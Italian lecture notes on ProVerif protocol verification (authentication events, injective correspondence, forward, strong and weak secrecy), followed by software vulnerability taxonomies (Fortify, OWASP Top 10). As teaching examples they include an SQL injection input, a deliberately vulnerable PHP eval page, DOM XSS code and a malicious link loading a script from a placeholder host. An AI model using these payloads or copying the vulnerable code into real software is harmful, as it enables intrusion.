La teoria logica descritta dalle clausole di Horn approssima eccessivamente il comportamento del protocollo reale, per cui sono possibili falsi positivi. Possiamo rappresentare questa approssimazione in modo grafico utilizzando i diagrammi di Venn che rappresentano le tracce dei due protocolli.

modelli. Esistono due insiemi, uno sottoinsieme dell'altro. L'insieme esterno è l'insieme che può essere derivato, cioè le tracce che le clausole di Horn possono considerare possibili, mentre l'insieme interno è l'insieme delle tracce possibili (quelle del Calcolo Pi). Tutte le tracce (esecuzioni) possibili nel Calcolo Pi sono possibili anche nelle Clausole Horn, ma nelle Clausole Horn ci sono più esecuzioni che non sono presenti nel modello originale. Anche se questo insieme è più grande, è più facile per Proverif trovare le prove.

Un esempio è il seguente:

```
newprivc: channel; (out(privc,s); out(pubc,privc); 0 | in(privc,x: bitstring); 0)
```

Questo processo contiene una nuova istruzione che è un canale privato creato dal processo. Ci sono poi due processi: il primo esegue due uscite, mentre il secondo esegue un ingresso. Le uscite sono: prima S viene emesso sul canale privato, ma poi il canale privato viene emesso sul canale pubblico (l'attaccante ha accesso al canale privato). L'ingresso corrisponde alla prima uscita: quando s viene emesso sul canale privato, questo ingresso lo riceverà.

Questo processo preserva la segretezza di s contro {pubc}-Adversari ma Proverif **non può dimostrarlo**, perché il modello di Proverif corrisponde a:

```
newprivc: channel; (!out(privc,s); !out(pubc,privc); 0 | !in(privc,x: bitstring); 0)
```

Ciò significa che s viene inviato più volte sul canale, anche dopo che è stato reso pubblico (il che non è quello che avevamo prima in pratica).

Corrispondenza Proprietà

Queste proprietà specificano le **relazioni d'ordine** che devono legare gli eventi di traccia e possono essere utilizzate per specificare le proprietà **di autenticazione** e **integrità dei dati**. Queste proprietà richiedono la verifica di una proprietà che potremmo esprimere utilizzando la logica temporale, ma Proverif non fornisce un vero e proprio linguaggio logico temporale come il TL lineare, ma solo un operatore temporale (operatore di corrispondenza) utilizzato per descrivere queste proprietà di sicurezza.

Vediamo un esempio di **autenticazione** nel protocollo Handshake.


Il processo S invia al processo C la chiave da utilizzare per la crittografia del segreto e questa chiave viene firmata con il segreto.

di S e la crittografia con la chiave pubblica di C . Lo scopo del protocollo non è solo quello di mantenere la segretezza del messaggio s , ma anche di fornire una forma di autenticazione, ovvero che S deve sapere che il segreto s proviene da C . Per definire questa proprietà, definiamo gli **eventi**.

```
pS(kpS: keymat, pkC: pkey) = new k:bitstring;
  event bS(pk(kpS),pk(pkC),k);
    out(c, penc(sign(k, sk(kpS)), pk(pkC)));
    in(c, x:bitstring); let xs=sdec(x, k) in 0.
```

```
pC(kpC: keymat, pkS: pkey) = in(c, y:bitstring);
  let y1=pdec(y, sk(pkC)) in if checksign(y1, pk(kpS))=ok then
    let xk=getmess(y1) in
    event eC(pk(kpS),pk(pkC),xk);
    out(c, senc(s, xk)); 0.
```

Definiamo eventi che specificano che a un certo punto dell'esecuzione del protocollo impostiamo una sorta



di flag che indica che si è arrivati in un punto particolare del protocollo con alcuni dati. Poi mettiamo in relazione gli eventi che corrispondono a questo flag.

Nel processo S si mette il flag all'inizio, cioè si ha *event* bS che sta per "*begin S*". Significa che S ha iniziato una sessione del protocollo. I dati associati a questo evento sono le chiavi pubbliche di S e C e la chiave segreta condivisa k .

L'altro evento è posto alla fine di pC ed è *event* eC "*end C*". Significa che C ha terminato la sua sessione e di nuovo vediamo gli stessi dati: chiavi pubbliche e pk . Nel processo C non abbiamo accesso diretto alla chiave perché è stata generata da S , ma l'ha ricevuta e ottenuta dal messaggio ricevuto da S .

Possiamo dire che c'è **autenticazione** se c'è corrispondenza tra questi due eventi:

- Quando si verifica l'evento $eC(x, y, z)$, allora l'evento $bS(x, y, z)$ deve essersi verificato prima di
 - $event(eC(x, y, z)) ==> event(bS(x, y, z))$
 - $==>$ è l'operatore di corrispondenza

Ciò significa che se C ha concluso una sessione, S ha iniziato la sessione corrispondente, quindi non è possibile che, ad esempio, non sia stata iniziata da S ma conclusa da C . Per garantire l'autenticazione reciproca si potrebbe inserire un evento all'inizio di C e un evento alla fine di S per dichiarare una proprietà simile.

Bisogna fare attenzione a decidere dove mettere gli eventi: per esempio, potrebbe essere possibile mettere l'evento bS dopo l'uscita, ma in generale si dovrebbe metterlo **il prima possibile**. Naturalmente, non è possibile metterlo prima di

$new k$ poiché k è un parametro necessario per l'evento. L'altro evento eC va inserito non appena si sa che la sessione è terminata correttamente. L'ultima uscita serve solo per inviare il segreto, quindi non appena C ottiene la chiave può emettere l'evento.

Iniettività delle corrispondenze

Considerando la proprietà precedente, è possibile che ci siano, ad esempio, 2 eventi eC che corrispondono allo stesso evento bS , cioè S avvia una sessione del protocollo, ma 2 processi C eseguono gli eventi eC . La proprietà viene enunciata in questo modo:

$$event(e(\dots)) ==> event(e'(\dots))$$

Lo rende ancora possibile, perché **non è iniettivo**: è vero anche quando la stessa esecuzione dell'evento $e'(\dots)$

corrisponde a più esecuzioni dell'evento $e(\dots)$.

Se invece vogliamo che ogni volta che si verifica un evento eC ci sia un evento bS distinto che gli corrisponda, questa è una proprietà più forte e si chiama **corrispondenza iniettiva**.

$$inj_event(e(\dots)) ==> inj_ev(e'(\dots))$$

E richiede che ogni occorrenza dell'evento $e(\dots)$ corrisponda a un'occorrenza distinta dell'evento $e'(\dots)$.

Per quanto riguarda l'esempio precedente, se non si usa l'injectività significa che si accetta che più sessioni di C

utilizzerà la stessa chiave inviata da S .

Quando si utilizza la versione tipizzata del linguaggio, è necessario dichiarare gli eventi:

$$event\ e(t_1, \dots, t_n)$$

Quindi, quando definiamo una corrispondenza (iniettiva o meno) dobbiamo prima definire le variabili coinvolte nell'evento:

$$query\ x_1 : t_1, \dots, x_n : t_n ; event(e(M_1, \dots, M_n)) ==> event(...)$$

Si noti che a sinistra ci sono le variabili, ma più in generale possiamo avere termini che coinvolgono variabili. Le variabili che compaiono nell'espressione M_1, \dots, M_n devono essere dichiarate prima.

Più in generale, l'operatore di corrispondenza può essere combinato per formare query più complesse. Esempi:

- $\text{inj_event}(e(x1, x2)) ==> (\text{inj_ev}(e2(x1, x2)) ==> \text{inj_ev}(e1(x1)))$
 - Se in una traccia c'è il primo evento, questo deve essere stato preceduto dal secondo che deve essere stato preceduto dal terzo.
- $\text{inj_event}(e(x1, x2)) ==> (\text{inj_ev}(e2(x1, x2)) ==> \text{inj_ev}(e1(x1))) \mid (\text{inj_ev}(e4(x1, x2)) ==> \text{inj_ev}(e3(x1)))$
 - È possibile utilizzare anche operatori booleani. Se il primo evento si verifica, nel passato deve esserci stata una o l'altra corrispondenza.

Esiste un'altra query speciale con un singolo evento: $\text{event}(e(x1, x2))$ significa che l'evento $e(x1, x2)$ **non viene mai** eseguito. Se l'evento si verifica, la proprietà sarà falsa. Questa proprietà è tipicamente utilizzata alla fine di un processo e se è falsa significa che il processo ha raggiunto la fine.

Fasi

Alcuni protocolli sono suddivisi in **fasi** che vengono eseguite in sequenza (ad esempio, la fase di creazione della chiave seguita dalla fase di scambio dei dati). Proverif supporta la descrizione delle fasi:

- Ogni fase è una sezione della corsa globale
- Le fasi sono numerate a partire da 0 e inserite in sequenza (0, 1, 2, ...).
- Inizialmente, tutti i processi si trovano nella fase 0 (anche se non sono specificati).
- Ogni codice di processo viene suddiviso in fasi inserendo **phase n**; P e P verrà eseguito in quella fase.
- Quando il sistema entra nella fase n , solo i processi in quella fase possono essere eseguiti.

Il meccanismo delle fasi consente di descrivere una forma diversa di segretezza, nota come **forward secrecy**: la segretezza di un segreto scambiato durante una fase di un protocollo (ad esempio, una sessione) non può essere compromessa dopo la fine di tale fase, anche se vengono rivelati altri segreti a lungo termine.

Questo tipo di segretezza può essere modellato attraverso 2 fasi:

- **fase 0**: la sessione in cui viene scambiato il segreto
- **fase 1**: il momento successivo alla sessione, quando i segreti a lungo termine sono compromessi

È possibile modificare l'esempio di protocollo handshake semplicemente aggiungendo qualcosa all'intero processo:

$$(\dots) \mid (\text{phase 1}; \text{out}(c, kpS))$$

Dove (...) è la fase 0 (senza dirlo esplicitamente) ed è l'istanziazione di pS , pC e l'output delle chiavi pubbliche.

Tutte le proprietà viste finora hanno a che fare con la segretezza intesa come l'attaccante che riesce a ottenere il segreto. A volte, un attaccante non può ottenere il segreto, ma apprende qualcosa su di esso (**conoscenza parziale**). Per definire la segretezza in modo più forte, è possibile definirla attraverso l'**equivalenza osservativa** \approx .

Supponiamo di avere due processi P e Q , diciamo che $P \approx Q$ per dire che P e Q sono esternamente indistinguibili, il che significa che un osservatore esterno (ad es, un processo R) non può dire se sta interagendo con P o con Q . Inoltre, non è possibile costruire R in modo che $R|P$ si comporti in modo diverso da $R|Q$.

Possiamo anche dire che $P \approx_S Q$, il che significa che P e Q sono esternamente indistinguibili per un S-Adversario (osservatori con conoscenza, dove S è la conoscenza iniziale).

Questo concetto può essere utilizzato per esprimere una forma più forte di segretezza.

Forte segretezza Strong secrecy

Il processo chiuso P preserva la segretezza forte di N (il segreto) dagli S -Adversari (*non interferenza*) se questa proprietà è valida:

$$P[x/N] \approx_S P[x'/N]$$

In questa proprietà abbiamo due istanze di P ma in un'istanza sostituiamo l'istanza di N con x mentre nell'altra istanza sostituiamo N con x' . Abbiamo due segreti diversi, ma il processo è lo stesso. Se queste due istanze di P non sono distinguibili da un avversario S , significa che non c'è modo per questo avversario di sapere se all'interno di P vengono scambiati x o x' .

Si tratta di una forma di segretezza più forte che implica le forme di segretezza precedenti.

Tuttavia, è possibile che un S -Adversario non possa ottenere il segreto, ma possa distinguere quando il segreto cambia. Con la segretezza forte non vogliamo che l'attaccante possa distinguere questo aspetto. Pertanto, diciamo che gli S -Avversari *non possono acquisire alcuna informazione su N interagendo con P*. Questa proprietà significa che *non possiamo trovare S-Avversario AS che emette un messaggio diverso a seconda che interagisca con P[x/N] o P[x'/N]*.



Non vogliamo che l'attaccante dica sì/no, questo dovrebbe essere impossibile. Se non è possibile, abbiamo questo
forma di forte segretezza.

Proverif può dimostrare questa proprietà utilizzando la parola chiave **noninterf** x, y, \dots dove x, y, \dots sono i termini (liberi) che devono rimanere fortemente segreti.

Segreti deboli


Con proverif è anche possibile rilevare se un segreto è soggetto ad **attacchi di guessing offline**. L'attacco funziona come in figura:

C'è una prima fase chiamata **fase di interazione** in cui l'attaccante interagisce con gli attori onesti e poi c'è una **fase di indovinamento offline** in cui l'attaccante usa i dati raccolti per fare qualche


per scoprire un segreto. L'attaccante non può calcolare il segreto, ma può indovinare il valore del segreto e verificare se l'ipotesi è corretta o meno. Dato che può essere fatto offline, l'attaccante può provare tutti i valori possibili finché non trova un'ipotesi corretta. Se non vogliamo che l'attaccante sia in grado di indovinare offline, possiamo affermare che c'è un'altra possibilità di indovinare.

deve avere questa proprietà: *il segreto non deve essere un segreto debole*.

Per farlo, Proverif utilizza un meccanismo basato sulle fasi, ma trasparente all'utente. Un semplice protocollo soggetto a questo tipo di attacco è quello in figura. L'attaccante non può invertire la funzione (poiché non esiste), ma può cercare di indovinare il segreto (g) e calcolare l'hash per poi confrontarlo con l'hash di s .



Message 1 $A \rightarrow B: \text{hash}(s)$



Le interrogazioni sui segreti deboli sono scritte come *weaksecret n* e Proverif verifica che gli attacchi di indovinare offline non sono possibili per il segreto *n* verificando che:

$$(P; \text{phase 1}; \text{out}(c, n)) \approx_s (P; \text{phase 1}; \text{new } n':t; \text{out}(c, n'))$$

Esiste una fase che corrisponde alla fase di indovinare, mentre la fase 0 corrisponde alla fase di interazione. In questa fase 1 in un caso c'è un output di *n* (il segreto) mentre sul lato destro c'è un'altra istanza del processo, ma l'output è *n'* che è un altro valore appena generato. Quindi, Proverif verificherà se questi due processi sono equivalenti dal punto di vista dell'osservazione (verifica che non lo siano). distinguibili da un S-Adversary). Se non sono distinguibili, l'attacco non ha modo di distinguere il caso dell'uscita del valore corretto da quello dell'uscita del valore errato.

Esempio: Verifica di Secure SOME/IP → 01:44:00 Sisto_07

L'obiettivo di queste interrogazioni in ProVerif è verificare che gli attacchi di indovinare offline non siano possibili per un dato segreto *n*. Questi attacchi sono problematici quando un avversario cerca di indovinare un segreto in modo non interattivo, senza comunicare direttamente con le parti coinvolte. La verificare viene effettuata confrontando il comportamento di due processi in una fase specifica, cercando di capire se un osservatore esterno (un S-Adversary) può distinguere tra i due scenari.

Definizione di Weak Secret:

Le query sui segreti deboli sono scritte come *weaksecret n*. Qui, *n* rappresenta il segreto che si vuole verificare.

Obiettivo della Verifica:

ProVerif verifica che gli attacchi di indovinare offline non siano possibili per il segreto *n*.

Definizione delle Fasi:

Il modello introduce concetti di fasi, dove la fase 0 corrisponde alla fase di interazione e la fase 1 rappresenta la fase di indovinare.

Formulazione della Query:

La query confronta due istanze di processo nella fase 1:

$$(P; \text{phase 1}; \text{out}(c, n)) \approx_s (P; \text{phase 1}; \text{new } n':t; \text{out}(c, n'))$$

Qui, si cerca di capire se queste due istanze sono equivalenti dal punto di vista dell'osservazione, cioè se non possono essere distinte da un S-Adversary.

Significato del Confronto:


Nel lato sinistro, c'è un'uscita del segreto *n*, mentre sul lato destro c'è un'altra istanza del processo con un'uscita *n'*, che rappresenta un valore appena generato.

Scopo della Verifica:

ProVerif verifica se queste due istanze sono indistinguibili da un S-Adversary. Se non possono essere distinte, significa che l'attacco non ha modo di capire se l'uscita rappresenta il valore corretto *n* o un valore errato *n'*.


Introduzione alle vulnerabilità del software

Come abbiamo detto, c'è una differenza tra ciò che chiamiamo **bug** e ciò che chiamiamo **vulnerabilità**. Ci sono bug che non sono vulnerabilità, ci sono anche bug che sono vulnerabilità, ma ci sono anche vulnerabilità che non sono bug.




C'è un **bug** se dimostriamo che l'insieme dei **comportamenti richiesti** (che sono i comportamenti richiesti dalla specifica funzionale del software) è **più grande** dei **comportamenti possibili**. Ciò significa che alcuni dei comportamenti richiesti non sono possibili a causa dei bug.

Ci può essere una vulnerabilità quando l'insieme dei **comportamenti possibili** è più grande dei **comportamenti richiesti**, cioè quando il nostro software fa qualcosa di indesiderato. Se c'è un comportamento possibile che non è richiesto, questo deve essere evitato: può essere innocuo (può non essere un problema di sicurezza), ma può anche essere pericoloso e, in questo caso, è una vulnerabilità.



Quando qualcuno vuole attaccare un software, ci sono diversi modi per accedervi. Quando il software è in esecuzione, l'attaccante può inviare alcuni input e ottenere alcuni output. C'è un altro canale che l'attaccante può utilizzare, ovvero l'**ispezione** di



software. Ad esempio, se il software è disponibile in forma binaria, un aggressore può utilizzare strumenti di ispezione binaria che analizzano i file binari del software, ottenendo così alcune informazioni sul software stesso. Se il software è open source, l'aggressore può estrarre informazioni su di esso anche da questa fonte. Ad esempio, l'hard coding di qualcosa che dovrebbe essere segreto nel software quando il codice del software è disponibile è un problema che potrebbe costituire una vulnerabilità.

Classificazioni delle vulnerabilità del software

Conoscere le vulnerabilità di un software è importante sia durante lo sviluppo di un software, sia durante la **valutazione di un software**, perché dobbiamo trovare queste vulnerabilità. Sono state definite molte tassonomie:

- **CWE: completo, ma non organizzato per rilevanza**
 - Il CVE è un archivio di tipi di vulnerabilità, mentre il CVE contiene istanze specifiche di queste vulnerabilità. Da CWE è difficile capire quali vulnerabilità siano più rilevanti.
- **Tassonomia Fortify** (generale)
- **OWASP Top 10** (per le applicazioni web)
 - Organizzazione no profit con l'obiettivo di fornire strumenti e metodologie per lo sviluppo di applicazioni web. Mantiene una classificazione delle vulnerabilità più rilevanti.

Fortify Taxonomy: The 7 Kingdoms

Si tratta di una classificazione che comprende 7 classi, chiamate anche regni. L'idea è che le vulnerabilità del software che possiamo trovare debbano rientrare in una o nell'altra di queste classi, che sono intese come *complete* anche se possono non essere disgiunte. Questa classificazione è stata proposta alcuni anni fa (non aggiornata periodicamente):

1. Convalida e rappresentazione degli input
2. Abuso di API
3. Caratteristiche di sicurezza
4. Tempo e Stato
5. Errori
6. Codice Qualità
7. Incapsulamento

Tuttavia, è importante notare che queste classi potrebbero non essere mutualmente esclusive, cioè una singola vulnerabilità potrebbe appartenere a più di una classe.

1. Convalida e rappresentazione degli input

Comprende i problemi di sicurezza causati dalla fiducia in input non attendibili. Si tratta di un problema ben noto che si verifica quando un software riceve un input da una fonte non attendibile (in genere per le applicazioni distribuite può essere la rete) e non viene controllato/validato. Molte vulnerabilità del software derivano dall'assenza o dall'impropria convalida dell'input, come ad esempio: *buffer overflow, stringhe di formato, code injection* (ad esempio, SQL injection, XSS).

2. Abuso di API

È possibile trovare vulnerabilità che dipendono da un uso non corretto delle API. I problemi di sicurezza derivano dal mancato rispetto di un contratto API o dall'errata interpretazione del comportamento delle funzioni API. Un esempio tipico è l'uso del comando *chroot*, disponibile nei sistemi basati su UNIX, che può essere usato per cambiare la radice del file system percepita dall'applicazione stessa. Questo per evitare che un'applicazione possa inavvertitamente accedere a parti del file system che non vogliamo rendere disponibili all'applicazione stessa. Il problema è che *chroot* non cambia la directory corrente, quindi se non viene cambiata potrebbe essere possibile usare percorsi relativi e accedere a parti del file system che non sono vincolate dalla radice.

3. Caratteristiche di sicurezza

Tutti i problemi di sicurezza derivano dal non corretto utilizzo delle funzioni di sicurezza e rientrano in questa classe. Ad esempio, l'uso improprio del controllo degli accessi, della crittografia, della gestione dei privilegi e così via, ma anche la fuga di informazioni privilegiate.

4. Tempo e Stato

I problemi di sicurezza derivano da interazioni inaspettate tra thread, processi, ecc. o da una cattiva tempistica. Ad esempio, le *condizioni di gara* si verificano quando si utilizzano operazioni asincrone. Supponiamo di eseguire l'autenticazione utilizzando un'operazione asincrona che viene eseguita contemporaneamente alla verifica del risultato dell'autenticazione. Se il controllo termina prima che l'operazione di autenticazione sia terminata, il risultato potrebbe essere sbagliato.

5. Gestione degli errori

In questo caso le vulnerabilità dipendono dal modo in cui vengono gestiti gli errori. I problemi di sicurezza possono derivare da una gestione degli errori mancante, scarsa o impropria. Ad esempio:

- La mancata gestione degli errori fa sì che il programma continui in caso di errore, con un comportamento non previsto.
- La mancata gestione degli errori può causare la generazione di un'eccezione che fa trapelare informazioni sensibili.

6. Codice Qualità

Problemi di sicurezza causati dalla scarsa qualità del codice. Un caso tipico è il mancato rispetto di alcune linee guida di codifica tipicamente fornite che possono portare a comportamenti inaspettati (ad esempio, operazioni aritmetiche su booleani in C). Si tratta di qualcosa di molto generale, quindi non rientrano in un solo regno, ma sono tipici errori di programmazione che potrebbero essere individuati rilevando se il codice rispetta le linee guida.

7. Incapsulamento

I problemi di sicurezza sono causati dalla mancata implementazione di confini forti. In alcune applicazioni esistono confini (ad esempio, nelle applicazioni Web tra server e client) che dovrebbero essere applicati. Ad esempio, la **contaminazione tra le sessioni** può verificarsi nelle applicazioni Web se queste utilizzano alcune funzionalità introdotte con HTML 5, come l'*archiviazione locale*, che è una memoria del browser disponibile in più schede del browser ed è persistente. Potrebbe accadere che in questo archivio locale vengano memorizzati alcuni dati sensibili, che potrebbero essere accessibili da altre parti dell'applicazione.

Top 10 di OWASP

Si tratta dell'**Open Web Application Security Project (OWASP)**, un'altra classifica delle vulnerabilità che identifica 10 classi basate sui **rischi critici per la sicurezza** delle applicazioni web (mentre la precedente era generale). La classifica si basa su statistiche relative alle vulnerabilità conosciute. L'ultima versione della OWASP Top 10 risale al 2021. Si tratta di:

1. **Controllo degli accessi non funzionante**
2. **Fallimenti crittografici**
3. **Iniezione**
4. **Design insicuro**
5. **Errata configurazione della sicurezza**
6. **Componenti vulnerabili e obsoleti**
7. **Errori di identificazione e autenticazione**
8. **Guasti al software e all'integrità dei dati**
9. **Errori di registrazione e monitoraggio della sicurezza**
10. **Falsificazione della richiesta lato server (SSRF)**

1. Controllo degli accessi interrotto

Il controllo degli accessi è fondamentalmente il controllo delle autorizzazioni e si dice che il controllo degli accessi è violato quando manca o quando un attaccante può aggirarlo o violarlo. Alcuni esempi sono:

- API per operazioni privilegiate rese disponibili a utenti non autenticati
- Violazione del principio del minor privilegio (cioè, negare per impostazione predefinita)

2. Fallimenti crittografici

La crittografia non viene utilizzata correttamente (o non viene utilizzata quando è necessario). Esempi specifici per le applicazioni web:

- dati sensibili trasmessi o memorizzati in chiaro
- database di password non salate
- utilizzo di algoritmi crittografici vecchi o deboli per la crittografia
- Convalida del certificato di sicurezza mancante
- gestione impropria delle chiavi (ad esempio, refresh)
- uso errato della crittografia o delle API crittografiche

3. Iniezione

Le fallo di iniezione si verificano quando un aggressore può inviare dati ostili a un interprete. Sono possibili diversi tipi di iniezione di codice, come *SQL Injection*, *PHP Injection* e *Script Injection* (ad esempio, XSS).

Iniezione SQL

L'inezione si verifica quando i dati non attendibili vengono inseriti in una query SQL senza validazione o filtro. Nell'immagine c'è un esempio di PHP in cui le variabili *user* e *pass* sono utilizzate per memorizzare qualcosa che proviene direttamente da una query SQL.

senza essere controllato, ma inserito direttamente nella query. Il problema è che un malintenzionato l'utente potrebbe inserire come nome maligno "*admin' #*" e dopo la sostituzione il risultato sarà:

```
SELECT * FROM users WHERE user = 'admin' #' AND . . .
```

Il *#* è il carattere di commento nel linguaggio SQL, il che significa che da quel momento in poi tutto viene ignorato e l'autenticazione avrà successo senza avere la password dell'utente.

Si può evitare in vari modi, uno dei quali è l'uso di **istruzioni preparate** in cui non vi è una sostituzione diretta dei parametri nella query, ma tutti i dati assegnati ai parametri vengono interpretati solo come dati e non come commenti SQL.

Un'altra possibilità è quella di convalidare gli input prima di introdurli nella query.

Iniezione PHP

È una forma di iniezione di codice in cui un utente malintenzionato può iniettare del codice PHP che esegue operazioni non previste dal codice del server. Nell'esempio c'è un'istruzione **eval**, usata per valutare un'espressione PHP che può essere qualsiasi codice PHP valido. Se prendiamo un input non validato e lo passiamo così com'è nella stringa di eval, un utente malintenzionato può

passare qualcosa che contenga, ad esempio, un'operazione non desiderata, come un'espressione che ottenga alcune informazioni segrete, e assegnarla alla variabile *res*, che viene poi emessa nello script PHP.

```
<?php  
if(isset($_GET['expr'])) { // expression set: evaluate  
    eval("\$res=".$_GET['expr'].";");  
    echo "<p>".$_GET['expr']."' = ".$res."</p>";  
    $script= $_SERVER['PHP_SELF'];  
    echo "<p><a href=\"$script\">Continue</a></p>";  
    exit;  
} else { // expression unset: show form  
?>  
<form method="get" action="vuln_php.php">  
    <p><input type="text" name="expr" >  
    <input type="submit" value="=></p>  
</form>  
<?php } // end of else branch ?>
```

Cross-Site Scripting (XSS)

Un'altra forma di iniezione di codice, ma più complessa. L'XSS consiste nell'iniettare HTML con codice script incorporato per aggirare le politiche di Same-Origin-Policies (SOP). In un browser, diverse applicazioni provenienti da fonti diverse possono essere eseguite contemporaneamente in schede diverse; per evitare che queste applicazioni interferiscano l'una con l'altra, i browser adottano alcune restrizioni chiamate **Same-Origin-Policies** per impedire interazioni dannose tra le diverse applicazioni.

Ad esempio, il codice Javascript scaricato da un'origine:

- *non può accedere a documenti scaricati da altre origini*
 - Se un'altra scheda contiene un documento scaricato da un'altra origine, non è possibile accedere all'albero DOM dell'altra scheda, mentre se l'origine è la stessa sarà possibile. In questo modo è possibile creare applicazioni che utilizzano diverse schede del browser.
- *non può accedere ai cookie impostati da altre origini*

- Un server può impostare alcuni cookie, ma se i cookie sono stati impostati da un server diverso, non saranno accessibili.
- *non può richiedere operazioni (HTTP) su altre*

origini Utilizzando l'origine, si intende lo schema, l'host e


la porta. Sono ammesse interazioni tra origini senza il

consenso dell'utente:

- *Gli elementi IMG e SCRIPT possono inviare richieste GET ad altre origini.*


Esistono diversi tipi di XSS. Il primo è l'**XSS riflesso**. La vulnerabilità deriva dal fatto che un sito web vulnerabile riflette alcuni dati provenienti dall'utente. Ad esempio, supponiamo di avere un semplice server web che risponde a un HTTP GET con un semplice messaggio (un ciao seguito dal nome dell'utente che è stato passato nel GET con un parametro di query). L'aggressore deve inviare un collegamento ipertestuale al sito web vulnerabile, ma attraverso la rete

vittima (ad esempio, qualcuno che riceve il link via e-mail e fa clic sul link senza sapere cosa farà). L'aggressore inserisce nel link il nome del sito web vulnerabile, ma aggiunge anche il parametro di query name e il valore inserito nel parametro è uno script. Il sito web vulnerabile popola la pagina web aggiungendo il tag script come nome e lo restituisce alla vittima in risposta. La vittima inizierà a eseguirlo anche se lo script è di altra origine, poiché è consentito.



Lo **Stored XSS** è un'altra forma di XSS più pericolosa della precedente, in cui il meccanismo è lo stesso, ma lo script iniettato dall'attaccante non si riflette immediatamente sulla vittima ma viene memorizzato, ad esempio, in un database. Un'applicazione web può memorizzare lo script dannoso nel database, mentre un'altra applicazione lo memorizzerà in un secondo momento.

su leggere le informazioni e rifletterle a un altro utente. In questo modo, se il link viene inviato a un utente e questo lo utilizza, il link può essere propagato anche ad altri utenti e applicazioni.



Il terzo tipo è **DOM XSS**. In questo caso la convalida mancante non è sul lato server, ma sul **lato client**. Ha a che fare con il codice che viene eseguito sul client. L'esempio mostra il codice javascript che permette all'utente di

Select your language:

```

<select><script>document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("default=")+8)+"</OPTION>"); document.write("<OPTION value=2>English</OPTION>"); </script></select>
    
```

scegliere la lingua. C'è una scelta predefinita, che è l'inglese, mentre l'altra scelta viene letta dal documento stesso da un parametro di query che si chiama *default*. Quindi individua il parametro della query e ne estrae il valore senza controllarlo, quindi viene inserito direttamente nell'opzione. Quindi, disponendo di un link dannoso, è possibile iniettare codice dannoso.

<http://vuln.com/?default=<script src='http://mal.com/hack.js' />>

4. Design insicuro

La progettazione insicura si verifica quando la sicurezza non viene presa in considerazione nel processo di sviluppo. Alcuni esempi sono:

- Assenza o incompletezza della modellazione delle minacce che porta a trascurare alcuni possibili attacchi
- Scelta sbagliata dei controlli di sicurezza

5. Errata configurazione della sicurezza

L'errata configurazione della sicurezza si verifica quando le funzioni di sicurezza non sono configurate correttamente (anziché "codificate").

Alcuni esempi:

